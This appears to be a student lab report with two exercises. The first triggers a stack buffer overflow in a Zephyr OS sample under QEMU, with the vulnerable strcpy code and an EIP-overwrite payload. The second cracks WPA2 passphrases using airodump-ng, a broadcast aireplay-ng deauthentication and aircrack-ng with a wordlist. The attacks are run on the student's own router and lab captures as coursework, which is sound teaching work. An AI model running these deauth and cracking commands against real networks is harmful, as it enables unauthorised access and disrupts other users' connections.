

Part 1 :

1. Read the lab instructions above and finish all the tasks.

Install SDK:

```
lab6@ubuntu: ~/zephyr-project
defaults.tc  Kconfig      Makefile.inc  zephyr-env.sh
doc          Kconfig.zephyr  Makefile.test zephyr-sdk-0.8.2-i686-setup.run
drivers      kernel       misc          zephyr-sdk-0.8.2-i686-setup.run.1
dts         lib        samples
ext         LICENSE    scripts
lab6@ubuntu:~/zephyr-project$ chmod a+x zephyr-sdk-0.8.2-i686-setup.run
lab6@ubuntu:~/zephyr-project$ sudo ./zephyr-sdk-0.8.2-i686-setup.run
[sudo] password for lab6:
Verifying archive integrity... All good.
Uncompressing SDK for Zephyr 100%
Enter target directory for SDK (default: /opt/zephyr-sdk/):
Installing SDK to /opt/zephyr-sdk
The directory /opt/zephyr-sdk/sysroots will be removed!
Do you want to continue (y/n)?
y
[*] Installing x86 tools...
[*] Installing arm tools...
[*] Installing arc tools...
[*] Installing iarmcu tools...
[*] Installing mips tools...
[*] Installing nios2 tools...
[*] Installing additional host tools...
Success installing SDK. SDK is ready to be used.
lab6@ubuntu:~/zephyr-project$
```

Compile :

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
CC      kernel/queue.o
CC      kernel/sched.o
CC      kernel/sem.o
CC      kernel/stack.o
CC      kernel/sys_clock.o
CC      kernel/system_work_q.o
CC      kernel/thread.o
CC      kernel/thread_abort.o
CC      kernel/timer.o
CC      kernel/work_q.o
AR      kernel/lib.a
CC      src/main.o
LD      src/built-in.o
AR      libzephyr.a
LINK    zephyr.lnk
SIDT    staticIdt.o
LINK    zephyr.elf
BIN     zephyr.bin
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir'
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make help
Cleaning targets:
  clean          - Remove most generated files but keep configuration and backup files
  mrproper       - Remove all generated files + config + various backup files
```

Run:

```

lab6@ubuntu:~/zephyr-project/samples/hello_world$ make BOARD=qemu_x86 qemu
This target is deprecated, use make run instead
make[1]: Entering directory `/home/lab6/zephyr-project'
make[2]: Entering directory `/home/lab6/zephyr-project/samples/hello_world/outdir/qemu_x86'
Using /home/lab6/zephyr-project as source for kernel
GEN      ./Makefile
CHK      include/generated/version.h
CHK      misc/generated/configs.c
CHK      include/generated/generated_dts_board.h
CHK      include/generated/offsets.h
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Oct 28 2021 13:57:05 *****
Hello World! x86

```

overflow it:

```

lab6@ubuntu: ~/zephyr-project/samples/hello_world
LD      src/built-in.o
AR      libzephyr.a
LINK    zephyr.lnk
SIDT    staticIdt.o
LINK    zephyr.elf
BIN     zephyr.bin
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Oct 28 2021 14:33:56 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0x41414141

EAX=00103136 EBX=00000000 ECX=00101766 EDX=00101740
ESI=00000000 EDI=00000000 EBP=41414141 ESP=00103148
EIP=41414141 EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT= 00100070 00000017
IDT= 00101a10 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000

```

Disassemble it:

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/outdir/qemu_x86/src
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir/qemu_x86/src$
main.o:      file format elf32-i386

Disassembly of section .text.__k_mem_pool_quad_block_size_define:

00000000 <__k_mem_pool_quad_block_size_define>:
 0:  55                push    %ebp
 1:  89 e5             mov     %esp,%ebp
 3:  5d                pop     %ebp
 4:  c3                ret

Disassembly of section .text.overflow:

00000000 <overflow>:
 0:  55                push    %ebp
 1:  89 e5             mov     %esp,%ebp
 3:  83 ec 0c          sub     $0xc,%esp
 6:  ff 75 08          pushl   0x8(%ebp)
 9:  8d 45 f6          lea     -0xa(%ebp),%eax
 c:  50                push    %eax
 d:  e8 fc ff ff ff    call    e <overflow+0xe>
12:  58                pop     %eax
13:  5a                pop     %edx
14:  c9                leave   %eax
15:  c3                ret

Disassembly of section .text.main:

00000000 <main>:
 0:  55                push    %ebp
 1:  89 e5             mov     %esp,%ebp
 3:  68 00 00 00 00    push    $0x0
 8:  e8 fc ff ff ff    call    9 <main+0x9>
 d:  58                pop     %eax
 e:  c9                leave   %eax
 f:  c3                ret
lab6@ubuntu:~/zephyr-project/samples/hello_world/outdir/qemu_x86/src$
```

2. Answer the questions in the Introduction section, and justify your answers. Simple yes or no answer will not get any credits.

a. What security features does Zephyr have?

Reference:

[Zephyr Security Overview — Zephyr Project Documentation](#)

- The identification of **security and compliance requirements**
- **Functional security** such as the use of cryptographic functions whenever applicable
- Design of **countermeasures** against known attack vectors
- Recording of security relevant **auditable events**
- Support for **Trusted Platform Modules (TPM)** and **Trusted Execution Environments (TEE)**
- Mechanisms to allow for **in-the-field updates** of devices using Zephyr
- Task scheduler and separation

b. Do applications share the same address space with the OS kernel?

Yes, since when I break the application by overflow the buffer, the kernel break as well.

c. Does Zephyr have defense mechanisms such as non-executable stack or Address Space Layout Randomization (ASLR)?


By surfing the Internet, I get that:

Zephyr has **RO/NX** memory protection, **stack depth overflow prevention**, and **stack buffer overflow detection**. However, there's still **no kernel or user space ASLR** (address space layout randomization).

d. Do textbook attacks (e.g., buffer overflow or heap spray) work on Zephyr?

Yes, the bufferflow works as we experiment as follows.

3.Change the EIP register to the value 0xdeadbeef, and show me the screenshot of the EIP value when the application crashes.



```
qemu: fatal: Trying to execute code
EAX=00103136 EBX=00000000 ECX=00101
ESI=00000000 EDI=00000000 EBP=41414
EIP=deadbeef EFL=00000246 [---Z-P-]
ES =0010 00000000 ffffffff 00cf9300
CS =0008 00000000 ffffffff 00cf9b00
SS =0010 00000000 ffffffff 00cf9300
DS =0010 00000000 ffffffff 00cf9300
```

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world/src
* You may obtain a copy of the License at
*
* http://www.apache.org/licenses/LICENSE-2.0
*
* Unless required by applicable law or agreed to in writing, software
* distributed under the License is distributed on an "AS IS" BASIS,
* WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
* See the License for the specific language governing permissions and
* limitations under the License.
*/

#include <zephyr.h>
#include <misc/printk.h>
#include <string.h>
void overflow(char* str){
    char buffer[10];
    strcpy(buffer,str);
}
void main(void)
{
    char *str="AAAAAAAAAAAAA\xef\xbe\xad\xde";
    overflow(str);
}
```

28,1 Bot

Part2:

1.Read the lab instructions above and finish all the tasks.

Set the Router through app:

Xiaomi_F19D ▼



网络正常

当前2台设备连接

000.4

KB/s

000.4

KB/s



路由器



设备



工具箱

set the name and password:



Wi-Fi设置

2.4G Wi-Fi开关



名称 Hacker3r

加密方式

混合加密 (WPA/WPA2)



信号强度:

穿墙



密码



隐藏网络不被发现



5G Wi-Fi 开关



名称 Xiaomi_F19D_5G

加密方式

混合加密 (WPA/WPA2)



信号强度:

穿墙



密码



隐藏网络不被发现



确定

Cracking WPA2 WiFi Passphrase in test-instructor-monitor.pcap and test-instructor-promiscuous.pcap:

```
C:\WINDOWS\System32\cmd.exe

Aircrack-ng 1.6

[00:00:00] 15/14344391 keys tested (67.41 k/s)

Time left: 2 days, 11 hours, 28 minutes, 15 seconds      0.00%

KEY FOUND! [ password ]

Master Key      : 41 B8 8E 6A 8A DD E7 D1 C0 AE BB 3E E9 A6 EC 06
                  EE F9 08 7A 69 DE EA 23 63 55 9D B6 09 69 7C 5A

Transient Key   : FA DB 76 3D 12 6E E6 A9 00 4D F5 FE CE 04 89 CD
                  CC 5D 5D DD 93 0A 5D F3 03 1B D7 0D 4C A8 14 53
                  8B 32 3E BE FC 0D 42 D0 8B D6 BA E5 11 2A A8 10
                  5D B5 F3 D0 3F 2E 63 61 4F 67 09 55 9D 93 2F 9C

EAPOL HMAC     : CC C4 EA C6 63 DF D0 19 C6 B6 77 E1 78 19 BA 2F

C:\Users\联想\Desktop\aircrack-ng-1.6-win\bin>
```

```
C:\WINDOWS\System32\cmd.exe

Aircrack-ng 1.6

[00:00:00] 8/14344391 keys tested (39.94 k/s)

Time left: 4 days, 6 hours, 10 minutes, 4 seconds      0.00%

KEY FOUND! [ password ]

Master Key      : 41 B8 8E 6A 8A DD E7 D1 C0 AE BB 3E E9 A6 EC 06
                  EE F9 08 7A 69 DE EA 23 63 55 9D B6 09 69 7C 5A

Transient Key   : 28 D7 4C E4 95 20 C5 99 7D A7 28 1C 66 C0 D2 49
                  00 B6 EA 86 E7 0A 4D 84 33 C7 3F 67 1D F2 E4 B1
                  75 9C AF A7 43 77 9C DF BA BC 0B C6 9A 1D 84 02
                  1E CB 1F 2F EB 5F 5F DB 11 83 65 3B CF 32 99 47

EAPOL HMAC     : A2 DA 1C 51 DF 50 AC 90 57 62 55 67 F3 3A 7B 81

C:\Users\联想\Desktop\aircrack-ng-1.6-win\bin>
```

2. Answer the questions in the Introduction section.

a. What is the difference between Monitor Mode and Promiscuous Mode

Promiscuous Mode :

Promiscuous mode allows you to **view all wireless packets on a network to which you have associated.**

Monitor Mode:

Monitor mode enables you to capture packets without associating with an access point.

b. What lessons we learned from this lab about setting the WiFi password?

I think there are two things we can do to strength the security level.

1.use more advanced technique.

2.set more complex password.

3. Change your router to a different passphrase, and use the Wireshark and Aircrack-ng to crack the passphrase. Show screenshots of the result.

change the password to **12345678**:

2.4G Wi-Fi开关 ☒

名称 Hacker3r

加密方式
混合加密 (WPA/WPA2) >

信号强度:
穿墙 >

密码 12345678 

隐藏网络不被发现 ☐

5G Wi-Fi 开关 ☒

名称 Xiaomi_F19D_5G

加密方式
混合加密 (WPA/WPA2) >

信号强度:
穿墙 >

密码 

隐藏网络不被发现 ☐

Then in the **linux operating system**, we crack it with **wireshark**:

First, we need to open the **monitor mode** of the wireless card:

```
ifconfig
```

```

[hw@hwn-81th 06]$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 174 bytes 14227 (13.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 174 bytes 14227 (13.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp109s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.31.49 netmask 255.255.255.0 broadcast 192.168.31.255
    inet6 fe80::9108:7954:76e8:fb1f prefixlen 64 scopeid 0x20<link>
    ether 04:ed:33:e4:27:26 txqueuelen 1000 (Ethernet)
    RX packets 2557 bytes 1508350 (1.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2040 bytes 541179 (528.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

```
sudo ifconfig wlp109s0 up
```

activate the wireless card:

```
sudo airmon-ng start wlp109s0
```

open the monitor mode of the card:

```

[hw@hwn-81th 06]$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 272 bytes 20065 (19.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 272 bytes 20065 (19.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collision

wlp109s0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 04:ED:33:E4:27:26-00-91-00-00-00-00-00-00-00-00-00-00
    RX packets 40 bytes 13536 (13.2 KiB)
    RX errors 0 dropped 40 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)

```

```
sudo airmon-ng check kill
```

kill the process that may affect the cracking process.

```
sudo airodump-ng wlp109s0mon -c 2 --bssid 54:48:F6:B3:F1:9E -w /tmp/psk --output-format pcap
```

scan the surrounding wifi:

CH 5][Elapsed: 6 s][2021-10-31 17:25

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F4:79:60:B5:7E:A0	-71	2	0 0	13	720	OPN			SUSTech-wifi
E0:CC:7A:45:2F:61	-86	2	0 0	13	360	WPA2	CCMP	MGT	eduroam
E0:CC:7A:44:2B:E0	-1	0	9 4	1	-1	OPN			<length: 0>
20:65:8E:6F:96:81	-62	2	0 0	5	720	WPA2	CCMP	MGT	eduroam
20:65:8E:6F:8A:41	-59	4	0 0	5	720	WPA2	CCMP	MGT	eduroam
2C:97:B1:36:DF:80	-71	1	14 0	5	360	OPN			SUSTech-wifi
20:65:8E:6F:96:80	-66	2	59 15	5	720	OPN			SUSTech-wifi
20:65:8E:6F:8A:40	-61	1	51 12	5	720	OPN			SUSTech-wifi
82:F5:29:8E:2D:B8	-50	5	0 0	10	360	WPA2	CCMP	PSK	THREE GOLD
3C:CD:57:A7:62:69	-81	2	0 0	11	270	WPA2	CCMP	PSK	学生公寓13栋
20:65:8E:6F:97:81	-69	3	0 0	9	720	WPA2	CCMP	MGT	eduroam
20:65:8E:6F:96:21	-53	2	0 0	9	720	WPA2	CCMP	MGT	eduroam
E0:CC:7A:45:30:E0	-85	1	1 0	9	360	OPN			SUSTech-wifi
20:65:8E:6F:96:20	-56	3	104 18	9	720	OPN			SUSTech-wifi
20:65:8E:6F:97:80	-68	3	99 23	9	720	OPN			SUSTech-wifi
C2:ED:66:EB:44:B9	-84	2	0 0	1	270	WPA2	CCMP	PSK	sen
54:48:F6:B3:F1:9E	-3	16	3 1	2	130	WPA2	CCMP	PSK	Hacker3r
06:05:88:E9:DC:12	-48	5	0 0	1	130	OPN			RuiYi-E9DC10
C4:44:7D:0A:E5:20	-59	4	0 0	13	720	OPN			SUSTech-wifi
F4:79:60:B5:7E:A1	-71	3	0 0	13	720	WPA2	CCMP	MGT	eduroam
E0:CC:7A:44:34:E0	-1	0	0 0	13	-1				<length: 0>
C4:44:7D:0A:E5:21	-60	3	0 0	13	720	WPA2	CCMP	MGT	eduroam

Then **connect to wifi** and **catch package use wireshark**:

The image shows the Wireshark 'Capture Options' dialog box. The 'Interface' list on the left has 'wlp109s0mon' selected. The 'Link-layer Header' list on the right shows '802.11 plus radiotap header' selected. Below the lists, the 'Enable promiscuous mode on all interfaces' checkbox is checked. The 'Capture filter for selected interfaces' field is empty. The 'Start' button is highlighted.

Below the dialog box, the Wireshark packet list is shown. The filter 'eapol' is applied. The list contains four packets, all of type EAPOL, captured on the 'wlp109s0mon' interface. The packets are from source '54:48:f6:b3:f1:9e' to destination 'IntelCor_68:ef:2f'.

No.	Time	Source	Destination	Protocol	Length	Info
21149	192.793061	54:48:f6:b3:f1:9e	IntelCor_68:ef:2f	EAPOL	133	Key (Message 1 of 4)
21151	192.795997	IntelCor_68:ef:2f	54:48:f6:b3:f1:9e	EAPOL	157	Key (Message 2 of 4)
21153	192.819041	54:48:f6:b3:f1:9e	IntelCor_68:ef:2f	EAPOL	213	Key (Message 3 of 4)
21155	192.821006	IntelCor_68:ef:2f	54:48:f6:b3:f1:9e	EAPOL	133	Key (Message 4 of 4)

Finally, crack it:

```

root@kali:~/Desktop/Untitled Folder# aircrack-ng -a2 -b 54:48:F6:B3:F1:9E -w rockyou.txt psk-01.cap
Opening psk-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc2

[00:00:00] 8 keys tested (167.66 k/s)

KEY FOUND! [ 12345678 ]

Master Key   : 3C 7C E7 49 AE 38 F3 66 EC FF F0 5A 33 35 B3 67
               4F 42 AD 91 8B 1A 0C 8E D8 9B 01 34 CE 78 A8 4B

Transient Key : 69 03 F0 12 30 EA F8 34 DD 62 5C A1 7E 39 33 98
               0C B8 31 40 40 68 A1 C2 F6 88 F3 1A 62 FD 84 E3
               87 3C 08 B1 7A 4E 07 5C DA 17 85 0A 45 F3 CA 95
               46 0E 3F 32 29 B3 E2 4E 31 8A E2 89 B2 EC 5C 5A

EAPOL HMAC   : 62 19 D2 7E 7F 99 B9 25 E1 2D A7 6F E7 31 88 7F

root@kali:~/Desktop/Untitled Folder#

```

4. Send a broadcast de-authentication packet to force clients to reconnect. Then you can capture the four-way handshake.

After scanning the Wifi in the last section:

we start catching the package through "Hacker 3r":

```
sudo airodump-ng wlp109s0mon -c 2 --bssid 54:48:F6:B3:F1:9E -w /tmp/psk --output-format pcap
```

Force the user to reconnect:

```
aireplay-ng -0 2 -a 54:48:F6:B3:F1:9E wlp109s0mon
```

And then we get the handshark package:

```

CH 2 ][ Elapsed: 30 s ][ 2021-10-31 17:53 ][ WPA handshake: 54:48:F6:B3:F1:9E
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
54:48:F6:B3:F1:9E -2 0 310 441 55 2 130 WPA2 CCMP PSK M
BSSID STATION PWR Rate Lost Frames Notes Probe
54:48:F6:B3:F1:9E 38:00:25:68:EF:2F -40 24e- 6e 102 485 EAPOL

```

And crack it:

```

root@kali:~/Desktop/Untitled Folder# aircrack-ng -a2 -b 54:48:F6:B3:F1:9E -w rockyou.txt psk-01.cap
Opening psk-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc2

[00:00:00] 8 keys tested (167.66 k/s)

KEY FOUND! [ 12345678 ]

Master Key   : 3C 7C E7 49 AE 38 F3 66 EC FF F0 5A 33 35 B3 67
               4F 42 AD 91 8B 1A 0C 8E D8 9B 01 34 CE 78 A8 4B

Transient Key : 69 03 F0 12 30 EA F8 34 DD 62 5C A1 7E 39 33 98
               0C B8 31 40 40 68 A1 C2 F6 88 F3 1A 62 FD 84 E3
               87 3C 08 B1 7A 4E 07 5C DA 17 85 0A 45 F3 CA 95
               46 0E 3F 32 29 B3 E2 4E 31 8A E2 89 B2 EC 5C 5A

EAPOL HMAC   : 62 19 D2 7E 7F 99 B9 25 E1 2D A7 6F E7 31 88 7F

root@kali:~/Desktop/Untitled Folder#

```

